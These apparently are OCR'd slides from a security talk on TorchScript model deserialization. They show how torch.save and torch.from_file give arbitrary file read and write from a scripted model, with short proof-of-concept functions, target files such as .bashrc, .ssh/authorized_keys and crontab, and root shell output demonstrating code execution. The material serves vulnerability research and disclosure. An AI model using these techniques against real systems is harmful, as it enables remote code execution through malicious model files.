
constants.pkl
tensor

data.pkl
Ivalue

code/
python code/debug
info


```
Module ScriptModuleDeserializer::deserialize(
    std::optional<at::Device> device,
    ExtraFilesMap& extra_files,
    bool restore_shapes) {
    ...
    auto tuple = readArchive("constants").toTuple();
    for (auto constant : tuple->elements()) {
        constants_table_.push_back(constant.toIValue());
    }
    auto m_ivalue = readArchive("data");
    auto m = Module(m_ivalue.toObject());
    ...
    return m;
}
```

TorchScript Serialization -- load



TorchScript Serialization -- load

```
Module ScriptModuleDeserializer::deserialize(
    std::optional<at::Device> device,
    ExtraFilesMap& extra_files,
    bool restore_shapes) {
    ...
    auto tuple = readArchive("constants").toTuple();
    for (auto constant : tuple->elements()) {
        constants_table_.push_back(constant.toIValue());
    }
    auto m_ivalue = readArchive("data");
    auto m = Module(m_ivalue.toObject());
    ...
    return m;
}
```




TorchScript Serialization -- load


- Reach main logic via `ScriptModuleDeserializer::deserialize`
- Call `readArchive` to read `constants.pkl`, convert constants to `IValues` by unpickling and save them to `constants_table_`
- Call `readArchive` to read `data.pkl`, restore corresponding `IValues` by unpickling
- During `data.pkl` unpickling, `SourceImporter` reads code files and `constants_table_` to restore IR through `parseType->findNamedType->importNamedType`

TorchScript Execution -- Node

Node format



TorchScript Execution



```
bool runTemplate(Stack& stack) {
    ...
    try {
        while (true) {
            Frame& frame = frames.back();
            ...
            switch (inst.op) {
                case INST(ENTER): {
                    [[maybe_unused]] auto _ = instGuard();
                    const auto& obj = peek(stack, 0, 1);
                    TORCH_INTERNAL_ASSERT(obj.isObject());
                    entered_objects.push_back(obj);
                }
                INST_NEXT;
                ...
                case INST(OP): {
                    [[maybe_unused]] auto _ = instGuard();
                    auto stackSizeGuard = stackSizeAssertGuard();
                    frame.function->operator_table_[inst.X](stack);
                    stackSizeGuard.callAssert();
                }
                ...
            }
        }
    }
}
```

TorchScript Execution

What is OP instruction?

What about the callee?

```
bool runTemplate(Stack& stack) {
    ...
    try {
        while (true) {
            Frame& frame = frames.back();
            ...
            switch (inst.op) {
                case INST(ENTER): {
                    [[maybe_unused]] auto _ = instGuard();
                    const auto& obj = peek(stack, 0, 1);
                    TORCH_INTERNAL_ASSERT(obj.isObject());
                    entered_objects.push_back(obj);
                }
                INST_NEXT;
                ...
                case INST(OP): {
                    [[maybe_unused]] auto _ = instGuard();
                    auto stackSizeGuard = stackSizeAssertGuard();
                    frame.function->operator_table_[inst.X](stack);
                    stackSizeGuard.callAssert();
                }
                ...
            }
        }
    }
}
```

TorchScript Operators

- Some built-in functions register themselves as Operators, requiring OP instructions to call corresponding functions.
- The RegisterOperators class manages these Operators, and register them by registerOperator function.

```
pwndbg> p getAllOperatorsSymbol()
$5 = std::vector<of length 2236, capacity 2236 = {"prim::rpc_async", "prim::rpc_remote", "prim::rpc_sync", "prim::PythonOp", "aten::has_torch_function", "aten::is_scripting", "aten::as_tensor", "aten::tensor", "prim::TimePoint", "prim::AddStatValue", "prim::awaitable_nowait", "prim::awaitable_wait", "aten::wait", "prim::IgnoredPythonOp", "aten::save", "aten::grad", "prim::BailoutTemplate", "prim::BailOut", "prim::Guard", "prim::FallbackGraph", "prim::TypeCheck", "aten::grad_sum_to_size", "prim::ChunkSizes", "prim::ConstantChunk", "prim::RequiresGradCheck", "prim::FusionGroup", "prim::profile_ivalue", "prim::profile", "aten::hash", "prim::ModuleContainerIndex", "prim::id", "aten::divmod", "prim::abs", "aten::__round_to_zero_floordiv", "aten::chr", "prim::StringIndex", "aten::bin", "aten::oct", "aten::hex", "aten::sorted", "aten::unwrap_optional", "aten::__size_if_not_equal", "prim::AutogradAdd", "prim::AutogradAllNonZero", "prim::AutogradAllZero", "prim::AutogradAnyNonZero", "onnx::Shape", "onnx::Reshape", "aten::warn", "prim::BroadcastSizes", "prim::ReductionSizes", "prim::AutogradZero", "aten::manual_seed", "prim::grad", "prim::requires_grad", "aten::percentFormat", "aten::device", "prim::rangelist", "aten::rjust", "aten::isprintable", "aten::isidentifier", "aten::setdefault", "aten::keys", "prim::tolist", "prim::is_cuda", "aten::backward", "aten::dict", "aten::__contains__", "aten::ord", "prim::max", "prim::min", "aten::floordiv", "prim::IfThenElse", "prim::VarStack", "prim::VarConcat", "prim::Print", "prim::Uninitialized", "aten::get_autocast_dtype", "aten::is_autocast_cpu_enabled", "aten::is_autocast_enabled", "aten::len", "aten::pop", "aten::insert", "aten::Delete", "aten::clear", "aten::set_item", "aten::append", "aten::__getitem__", "aten::dim", "aten::__isnot__", "aten::__is__", "aten::__not__", "prim::dtype", "prim::device", "prim::unchecked_unwrap_optional", "prim::TupleIndex", "prim::EnumValue", "prim::EnumName", "prim::RaiseException", "prim::NumToTensor", "aten::format", "aten::Complex", "aten::Float", "aten::Int", "aten::Bool", "aten::ScalarImplicit", "aten::FloatImplicit", "aten::ComplexImplicit", "aten::IntImplicit", "prim::unchecked_cast", "prim::TupleUnpack", "aten::__derive_index", "aten::__range_length", "aten::list", "aten::str", "aten::update", "aten::scaled_dot_product_cudnn_attention_backward", "aten::strip", "aten::scaled_dot_product_efficient_attention_backward", "aten::isupper", "aten::scaled_dot_product_flash_attention_backward", "aten::get", "aten::scaled_dot_product_attention_math_for_mps", "aten::__list_to_tensor", "aten::spsolve", "aten::record_stream", "c10d::functional::broadcast_", "aten::to_sparse_semi_structured", "aten::cpu", "aten::nnz", "aten::count", "aten::scaled_grouped_mm", "aten::Generator", "aten::sparse_mm_reduce_impl_backward", "prim::index", "aten::sparse_mm_reduce_impl", "aten::get_gradients", "aten::nested_get_min_seqlen", "profiler::record_function_enter_new", "aten::nested_get_ragged_idx", "profiler::record_function_enter", "aten::nested_get_offsets", "symm_mem::two_shot_all_reduce_", "aten::weight_int4pack_mm_with_scales_and_zeros", "symm_mem::one_shot_all_reduce_copy", "aten::weight_int4pack_mm", "aten::miopen_convolution_add_relu", "aten::miopen_convolution_relu", "aten::initial_seed", "aten::sparse_semi_structured_addmm", "aten::modf", "aten::sparse_semi_structured_mm", "aten::remove", "aten::sparse_semi_structured_linear", "aten::cuda", "aten::sparse_semi_structured_apply_dense", "aten::seed", "aten::sparse_semi_structured_apply", "aten::mathremainder", "aten::sparse_semi_structured_tile", "c10d::barrier", "aten::use_cudnn_ctc_loss", "aten::qscheme", "aten::q_per_channel_axis", "aten::q_zero_point", "aten::q_scale", "static_runtime::flatten_copy", "aten::nested_tensor_sofmax_with_shape", "inductor::alloc_from_pool", "aten::nested_sum_backward", "inductor::mm_plus_mm", "aten::nested_select_backward", "symm_mem::multimem_all_gather_out", "aten::values", "aten::mkldnn_adaptive_avg_pool2d", "static_runtime::fused_equally_split", "aten::coalesced_", "aten::sparse_sampled_addmm", "aten::hspmm", "aten::sparse_resize_and_clear_", "profiler::record_function_exit", "aten::nested_get_values", "aten::copy_sparse_to_sparse_", "aten::resize_as_sparse_", "prims::minimum", "aten::batch_norm_elemt", "static_runtime::signed_log1p", "aten::nested_view_from_jagged", "aten::partition", "aten::sparse_broadcast_to", "aten::sparse_resize_", "aten::isalnum", "aten::resize_output_", "prim::is_cpu", "aten::propagate_xla_data", "aten::unflatten_dense_tensors", "aten::flatten_dense_tensors", "aten::pad_sequence", "aten::__upsample_bilinear"....}
```

TorchScript Operators

- Some built-in functions register themselves as Operators, requiring OP instructions to call corresponding functions.
 - The RegisterOperators class manages these Operators, and register them by registerOperator function.

Are these operators safe?

Are these operators safe?

TorchScript Operators

```
"prim::PythonOp",
"aten::has_torch_function",
"aten::is_scripting",
"aten::as_tensor",
"aten::tensor",
"prim::TimePoint",
"prim::AddStatValue",
"prim::awaitable_nowait",
"prim::awaitable_wait",
"aten::wait",
"prim::IgnoredPythonOp",
"aten::save",
...
"aten::from_file",
...
```



What are these?

TorchScript Operators

write file

```
Operator(
    "aten::save(t item, str filename) -> ()",
    [](Stack& stack) {
        auto filename = pop(stack).toStringRef();
        auto ivalue = pop(stack);

        // Pickle the tensor
        auto data = jit::pickle_save(ivalue);

        // Write file
        std::fstream output(filename, std::ios::out |
            std::ios::binary);
        output.write(data.data(), data.size());
    },
    aliasAnalysisFromSchema()),
```

read file

```
Tensor from_file(
    std::string_view filename,
    std::optional<bool> shared,
    std::optional<int64_t> size,
    ...
    int64_t my_size = size.value_or(0);
    int flags = shared.value_or(false) ? ALLOCATOR_MAPPED_SHARED : 0;
    auto my_dtype = options.dtype();
    size_t size_bytes = my_size * my_dtype.itemsize();
    auto storage_impl = c10::make_intrusive<at::StorageImpl>(
        c10::StorageImpl::use_byte_size_t(),
        size_bytes,
        MapAllocator::makeDataPtr(
            std::string(filename), flags, size_bytes, nullptr),
        /*allocator=*/nullptr,
        /*resizable=*/false);
    auto tensor = detail::make_tensor<at::TensorImpl>(
        storage_impl, at::DispatchKey::CPU, my_dtype);
    tensor.unsafeGetTensorImpl()->set_sizes_contiguous({my_size});
    return tensor;
}
```

TorchScript Operators

write file

```
Operator("aten::save(t item, str filename) -> ()",
[](Stack& stack) {
    auto filename = pop(stack).toStringRef();
    auto ivalue = pop(stack);

    // Pickle the tensor
    auto data = jit::pickle_save(i . . . , . . . ,

    // Write file
    std::fstream output(filename, std::ios::out |
        std::ios::binary);
    output.write(data.data(), data.size());
},
aliasAnalysisFromSchema()),
```



read file

```
Tensor from_file(
    std::string_view filename,
    std::optional<bool> shared,
    std::optional<int64_t> size,
...
    int64_t mv_size = size.value_or(0);
    e) ? ALLOCATOR_MAPPED_SHARED : 0;
from TorchScript?                                         _dtype.itemsize());
auto storage_impl = c10::make_intrusive<at::StorageImpl>(
    c10::StorageImpl::use_byte_size_t(),
    size_bytes,
    MapAllocator::makeDataPtr(
        std::string(filename), flags, size_bytes, nullptr),
    /*allocator=*/nullptr,
    /*resizable=*/false);
auto tensor = detail::make_tensor<at::TensorImpl>(
    storage_impl, at::DispatchKey::CPU, my_dtype);
tensor.unsafeGetTensorImpl()->set_sizes_contiguous({my_size});
return tensor;
}
```

How to call them from TorchScript?

TorchScript Operators

```
_modules_containing_builtins = (      , torch._C._nn, torch._C._fft,
    torch._C._linalg, torch._C._nested, torch._C._sparse, torch._C._special)

# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

        for mod in _modules_containing_builtins: ←
            register_all(mod)

    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

TorchScript Operators

```
_modules_containing_builtins = (      , torch._C._nn, torch._C._fft,
    torch._C._linalg, torch._C._nested, torch._C._sparse, torch._C._special)

# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

        for mod in _modules_containing_builtins:
            register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

- Iterate through module attributes
- Get the actual attribute object
- Check if the attribute is callable
- Register address and new name of the operator

TorchScript Operators

```
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

        for mod in _modules_containing_builtins:
            register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

```
std::shared_ptr<SugarValue> toSugarValue(
    py::object obj,
    GraphFunction& m,
    const SourceRange& loc,
    bool is_constant) {
    ...
    py::object builtin_name =
        py::module::import("torch.jit._builtins").attr("_find_builtin")(obj);
    if (!builtin_name.is_none()) {
        return std::make_shared<BuiltInFunction>(
            Symbol::fromQualString(py::str(builtin_name)), std::nullopt);
    }
    ...
}
```

TorchScript Operators

```
# lazily built to ensure the correct initialization order
def _get_builtin_table():
    ...
    def register_all(mod):
        for name in dir(mod):
            v = getattr(mod, name)
            if (
                callable(v)
                and not _is_special_functional_bound_op(v)
            ):
                _builtin_ops.append((v, "aten::" + name))

        for mod in _modules_containing_builtins:
            register_all(mod)
    ...
    for builtin, aten_op in _builtin_ops:
        _builtin_table[id(builtin)] = aten_op

    return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

emitBuiltinCall

```
std::shared_ptr<SugarValue> toSugarValue(
    py::object obj,
    GraphFunction& m,
    const SourceRange& loc,
    bool is_constant) {
    ...
    py::object builtin_name =
        py::module::import("torch.jit._builtins").attr("_find_builtin")(obj);
    if (!builtin_name.is_none()) {
        return std::make_shared<BuiltinFunction>(
            Symbol::fromQualString(py::str(builtin_name)), std::nullopt);
    }
    ...

    std::shared_ptr<SugarValue> emitApplyExpr(
        Apply& apply,
        size_t n_binders,
        const TypePtr& type_hint = nullptr) {
        auto sv = emitSugarExpr(apply.callee(), 1);
        auto loc = apply.callee().range();
        ...
        auto args = getNamedValues(apply.inputs(), true);
        auto kwargs = emitAttributes(apply.attributes());
        return sv->call(loc, method, args, kwargs, n_binders);
    }
```

TorchScript Operators

```
_modules_containing_builtins = (    , torch._C._nn, torch._C._fft,
torch._C._linalg, torch._C._nested, torch._C._sparse, torch._C._special)
```

```
# lazily built to ensure the correct initialization order
def _get_builtin_table():
...
def register_all(mod):
    for name in dir(mod):
        v = getattr(mod, name)
        if (
            callable(v)
            and not _is_special_functional_bound_op(v)
        ):
            _builtin_ops.append((v, "aten::" + name))

    for mod in _modules_containing_builtins:
        register_all(mod)
...
for builtin, aten_op in _builtin_ops:
    _builtin_table[id(builtin)] = aten_op

return _builtin_table

def _find_builtin(fn):
    return _get_builtin_table().get(id(fn))
```

aten::save =

{
 torch.save
 torch._C._nn.save
 torch._C._fft.save
 torch._C._linalg.save
 torch._C._nested.save
 torch._C._sparse.save
 torch._C._special.save

TorchScript Operators

We just need to call `torch.save` or `torch.from_file` to get arbitrary file read/write ability in TorchScript.

```
@torch.jit.script
def read_file(x: torch.Tensor):
    return torch.from_file('/file/path', dtype=torch.long, size=100)
    # read the tensor try to get actual word
```

```
@torch.jit.script
def write_file(x: torch.Tensor):
    return torch.save("xxx", "/file/path")
    # will write dirty characters
```

Write File to RCE



.zshrc
.ssh/authorized_keys
.cshrc



.bashrc
.config/fish/config.fish
.profile

```
[root@iZj6cit8a025m7gcof6pk4Z:~# cat .zshrc
archive/data.pk1FBZZZZZZZZZZZZZZZZ?X
test
whoami
q.P>??-archive/versionFB)ZZZZZZZZZZZZZZZZZZZZ
|PÿgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZZ
681029827233883840000029588155533753PJ?7(((
pk4Z:~# zsh
/root/.zshrc:1: no such file or directory:
root
/root/.zshrc:3: parse error near `')
```

```
[root@iZj6cit8a025m7gcof6pk4Z:~# cat .bashrc
archive/data.pk1FBZZZZZZZZZZZZZZZZZZ?X
test
whoami
q.P>??-archive/versionFB)ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
|PÿgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
681029827233883840000029588155533753PJ?7((>??archive/data.p
pk4Z:~# bash
PK: command not found
```

Write File to RCE



centos crontab



ubuntu crontab



Why ubuntu crontab failed?

